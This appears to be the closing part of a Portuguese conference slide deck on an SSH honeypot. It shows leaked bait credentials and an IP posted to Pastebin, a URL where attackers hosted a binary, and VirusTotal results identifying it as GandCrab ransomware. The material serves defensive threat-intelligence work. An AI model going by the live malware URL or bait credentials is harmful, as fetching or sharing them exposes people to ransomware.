


# HONEYPOT DE ALTA INTERAÇÃO

- Porta 22/tcp;
- Usuário e senha entre os mais atacados.

# INFORMAÇÃO COMPARTILHADA

- A informação foi propositalmente publicada no Pastebin:
  - 79 visualizações em apenas 15 minutos;
  - Dificuldade no login.



The screenshot shows a Pastebin interface. At the top is a dark blue navigation bar with the Pastebin logo, a '+ new paste' button, and links for API, tools, faq, and deals. A search bar is on the right. Below the navigation bar, the post title 'dumb ssh authentication' is displayed next to a user icon labeled 'A GUEST'. Metadata shows the post was made on 'OCT 29TH, 2018' with '79' views and 'NEVER' expires. Social sharing buttons for Facebook (SHARE) and Twitter (TWEET) are on the right. A light gray banner below the title reads: 'Not a member of Pastebin yet? [Sign Up](#), it unlocks many cool features!'. The main content area shows the paste type as 'text' (0.20 KB) and a row of action buttons: raw, download, clone, embed, report, and print. The paste content is a numbered list of four items:

1. Dumb and weak authentication on ubuntu server! That`s a gift to you guyzzzzz! Just compaired the fingerprint and it's not a honeypot :)
2. SSH on port 22
3. 185.244.129.195
4. user: support password: support



# BINÁRIOS

```
[root@ubuntu:/opt# ls  
index.html  mysqlconf.exe  t.exe  update.exe  vnc.exe  
[root@ubuntu:/opt# md5sum vnc.exe  
f8853def4c82a9075ff0434c13ceca23  vnc.exe  
root@ubuntu:/opt#
```

- Exemplares hospedados em: <http://92.63.197.60/vnc.exe>
- Informações se tornam IoC para sistemas de inteligência

# BINÁRIOS



SHA256:dc4e3c1a007475326c0a04eef870cecf719c35f11908a113ce26355a62138ca

Nome do arquivo:f8853def.gxe

Taxa de detecção:48 / 67

Data da análise:2018-10-29 20:35:38 UTC ( 6 horas, 26 minutos atrás )

- Análise
- File detail
- Informações adicionais
- Comentários2
- Votos

Antivírus	Resultado	Atualização
Ad-Aware	Generic.Ransom.GandCrab4.AC37BBE7	20181029
AhnLab-V3	Trojan/Win32.Gandcrab.C2736954	20181029
ALYac	Generic.Ransom.GandCrab4.AC37BBE7	20181029
Arcabit	Generic.Ransom.GandCrab4.AC37BBE7	20181029
Avast	Win32:RansomX-gen [Ransom]	20181029
AVG	Win32:RansomX-gen [Ransom]	20181029
Avira (no cloud)	TR/FileCoder.wkswm	20181029
BitDefender	Generic.Ransom.GandCrab4.AC37BBE7	20181029

VirusTotal metadata

First submission

2018-10-27 07:19:29 UTC ( 2 dias, 20 horas atrás )

Last submission

2018-10-29 13:29:06 UTC ( 14 horas, 29 minutos atrás )

Nomes do arquivo

vnc.exe  
f8853def.gxe  
vnc.exe

■ #Ransomware #GandCrab #V5.0.4

# CONSIDERAÇÕES FINAIS

- A Internet está infestada de *bots*;
- Velhos ataques e vulnerabilidades são reinventados periodicamente;
- Adote uma honeypot! Melhore sua defesa!
  - Colete binários;
  - Alimente seus sistemas de inteligência;
  - Treine seus times de forense e resposta a incidentes.
- Sua infraestrutura será atacada!
- Faça da forense uma atividade proativa!

# REFERÊNCIAS

- **The Honeypot Project.** <https://www.honeynet.org/>.
- **Trend Micro.** (2013). *Research Paper*. “Who’s Really Attacking Your ICS Equipment” Last accessed on 22 September 2018. <https://www.trendmicro.de/cloud-content/us/pdfs/security-intelligence/white-papers/wp-whos-really-attacking-your-ics-equipment.pdf>.
- **Trend Micro.** (2017). *Blog Posting*. “Red on Red: The Attack Landscape of The Dark Web” Last accessed on 29 October 2018. <https://www.trendmicro.de/cloud-content/us/pdfs/security-intelligence/white-papers/wp-whos-really-attacking-your-ics-equipment.pdf>.
- **Cowrie Honeypot.** *Security Intelligence*. <http://www.micheloosterhof.com/cowrie/>

# PERGUNTAS?!

## OBRIGADO!



- [jefferson.macedo2@gmail.com](mailto:jefferson.macedo2@gmail.com)



- [@jsmacedo](https://twitter.com/jsmacedo)



- [br.linkedin.com/in/jeffersonsmacedo](https://br.linkedin.com/in/jeffersonsmacedo)